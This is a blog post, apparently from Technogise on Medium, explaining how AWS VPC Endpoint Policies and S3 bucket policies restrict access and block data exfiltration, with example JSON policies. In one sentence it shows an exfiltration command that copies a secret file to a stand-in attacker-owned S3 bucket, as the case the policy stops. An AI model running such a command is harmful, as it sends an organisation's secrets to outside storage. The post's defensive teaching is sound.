
You locked down the network path. But did you lock down what’s accessible through it?
If you’ve used VPC Endpoints, you already know the value: keep traffic between your VPC and AWS services (like S3 or DynamoDB) off the public internet entirely. It’s one of those features that feels like a security win the moment you enable it.
But here’s the gap most developers don’t notice — a VPC Endpoint, by default, allows access to every resource of that service. Your EC2 instances can reach any S3 bucket in the world through that endpoint. That’s not zero-trust. That’s a locked front door with an open window.
VPC Endpoint Policies fix that. They let you define exactly which AWS resources, actions, and principals are allowed through the endpoint, at the network layer, before any IAM policy even gets evaluated.
What is a VPC Endpoint Policy?

A VPC Endpoint Policy is a resource-based IAM policy that you attach directly to the endpoint itself. It acts as a gateway-level filter, an additional boundary that sits between your VPC and the AWS service.
How it fits in
Endpoint policies don’t replace IAM policies or S3 bucket policies. They work in addition to them. A request must satisfy all applicable policies to succeed. This is the key to building genuine defense-in-depth.Every endpoint gets a default policy that looks like this:
{
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
Completely open. Any principal, any action, any resource all flowing through your private endpoint. If an attacker compromised an instance inside your VPC, they’d have unfettered access to every S3 bucket reachable through that endpoint, including ones belonging to other AWS accounts.
How It Actually Works
  ┌─────────────────────────────────────────────────────┐
  │                    Your VPC                         │
  │                                                     │
  │   EC2 Instance ──► VPC Endpoint                     │
  │                         │                           │
  │                    Endpoint Policy                  │
  │                    (Resource-level filter)          │
  │                         │                           │
  └─────────────────────────┼───────────────────────────┘
                            │ Private AWS Network
                            ▼
                     AWS Service (S3, DDB...)
                            │
                    IAM + Bucket Policy
                    (still evaluated)
Traffic flows from your instance to the endpoint, hits the endpoint policy first, and only if allowed it continues to the AWS service backend where IAM and resource-based policies still apply normally.
Two Types of Endpoints to Know
Type                    Supports Policy?    Examples                            Notes
Gateway Endpoint✅       Yes                S3, DynamoDB                        Route-table based Free
Interface Endpoint✅     Yes                SQS, SNS, SSM, ECR, etc             ENI-based Billed per hour + data
Real-World Examples
1. Restrict S3 Access to Your Buckets Only
This is the classic use case. You have an endpoint for S3, and you want to make sure nothing inside your VPC can exfiltrate data to an attacker-controlled S3 bucket.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowOwnBucketsOnly",
      "Effect": "Allow",
      "Principal": "*",
      "Action": [
        "s3:GetObject",
        "s3:PutObject",
        "s3:ListBucket"
      ],
      "Resource": [
        "arn:aws:s3:::my-company-bucket",
        "arn:aws:s3:::my-company-bucket/*",
        "arn:aws:s3:::my-logs-bucket",
        "arn:aws:s3:::my-logs-bucket/*"
      ]
    }
  ]
}
Now even if a compromised instance tries to aws s3 cp secret.txt s3://attacker-bucket/, the endpoint policy will block it before the request ever leaves your network boundary.
2. Allow Only Specific IAM Roles
You can lock down who can use the endpoint , not just what they can access.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowSpecificRolesOnly",
      "Effect": "Allow",
      "Principal": {
        "AWS": [
          "arn:aws:iam::123456789012:role/AppServiceRole",
          "arn:aws:iam::123456789012:role/DataPipelineRole"
        ]
      },
      "Action": "s3:*",
      "Resource": "*"
    }
  ]
}
Important Note
If you restrict by Principal, make sure you include any IAM roles used by AWS services on your behalf (e.g., Lambda execution roles, ECS task roles). Forgetting these is the #1 cause of broken deployments after applying endpoint policies.
3. Restrict DynamoDB to Specific Tables
Same pattern works for DynamoDB gateway endpoints , useful in multi-tenant setups where you want to enforce table-level isolation at the network layer.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": [
        "dynamodb:GetItem",
        "dynamodb:PutItem",
        "dynamodb:Query"
      ],
      "Resource": [
        "arn:aws:dynamodb:us-east-1:123456789012:table/Orders",
        "arn:aws:dynamodb:us-east-1:123456789012:table/Products"
      ]
    }
  ]
}
4. Enforce AWS Owned Buckets for Package Managers
A lesser-known pattern: some AWS services (like CodeBuild, ECR) use S3 buckets owned by AWS itself in the same region. If you’re locking down your endpoint policy, you need to explicitly allow these, or builds start failing mysteriously.
{
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::aws-codedeploy-us-east-1/*"
    },
    {
      "Effect": "Allow",
      "Principal": "*",
      "Action": ["s3:GetObject", "s3:PutObject"],
      "Resource": [
        "arn:aws:s3:::my-company-bucket",
        "arn:aws:s3:::my-company-bucket/*"
      ]
    }
  ]
}
💡 Pro Tip
Use aws:SourceVpc and aws:SourceVpce condition keys in your S3 bucket policies to enforce that access only comes through your specific endpoint. Combined with an endpoint policy, this creates a bidirectional lock — the bucket rejects requests not from your endpoint, and the endpoint rejects requests not to your bucket.
The Bidirectional Lock Pattern
Here’s the powerful pattern that combines both sides. Add this to your S3 bucket policy:
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyNonVPCEAccess",
      "Effect": "Deny",
      "Principal": "*",
      "Action": "s3:*",
      "Resource": [
        "arn:aws:s3:::my-company-bucket",
        "arn:aws:s3:::my-company-bucket/*"
      ],
      "Condition": {
        "StringNotEquals": {
          "aws:SourceVpce": "vpce-0abc1234def56789"
        }
      }
    }
  ]
}
Now the bucket only accepts requests from your VPC endpoint. The endpoint only allows your bucket. Anyone outside your VPC even with valid credentials gets denied at the bucket policy level.
Things That Will Trip You Up
- Forgetting AWS-managed S3 buckets services like SSM, CloudWatch Logs, and Lambda layers use S3 under the hood. If your policy blocks * resources, these silently break.
- Applying a policy mid-deployment, endpoint policies take effect immediately. Apply them during a maintenance window or test in a non-prod environment first.
- Conflating endpoint policy with SCP — they look similar but SCPs apply account-wide and can’t reference specific VPC endpoints. Endpoint policies are endpoint-scoped and network-layer enforced.
- Not testing with the Reachability Analyser — after applying an endpoint policy, run a reachability check between your instance and the target resource to catch silent denials before they hit production.
When Should You Use This?
Endpoint policies are most valuable when you need to:
- Prevent data exfiltration through a legitimate AWS service path
- Meet compliance requirements (PCI-DSS, HIPAA, SOC 2) that mandate network-level access controls
- Build multi-tenant architectures where workloads share infrastructure but must be isolated
- Add a second layer of defence on top of IAM without modifying existing IAM policies
🔑 Key Takeaways
- The default endpoint policy allows everything — it’s a wide-open gate
- Endpoint policies add a network-layer filter before IAM is ever evaluated
- Restrict by Resource (which buckets/tables), Action (which API calls), and Principal (which roles)
- Pair endpoint policies with bucket/resource policies for a true bidirectional lock
- Watch out for AWS-managed S3 paths used by platform services — exclusions needed
- Test changes with VPC Reachability Analyser before pushing to production
Final Thoughts
VPC Endpoints solve the routing problem. Endpoint Policies solve the access control problem. Most teams stop at step one and assume they’re secure but routing traffic through a private path doesn’t mean only the right traffic flows through it.
If you’re already using VPC Endpoints in production and haven’t reviewed your endpoint policies lately, go check them now. Odds are they’re still wide open.
The best part? This is entirely free for Gateway Endpoints (S3 and DynamoDB). There’s no reason not to tighten these down today.
VPC Endpoint Policies: The Zero-Trust Feature Nobody Talks About was originally published in Technogise on Medium, where people are continuing the conversation by highlighting and responding to this story.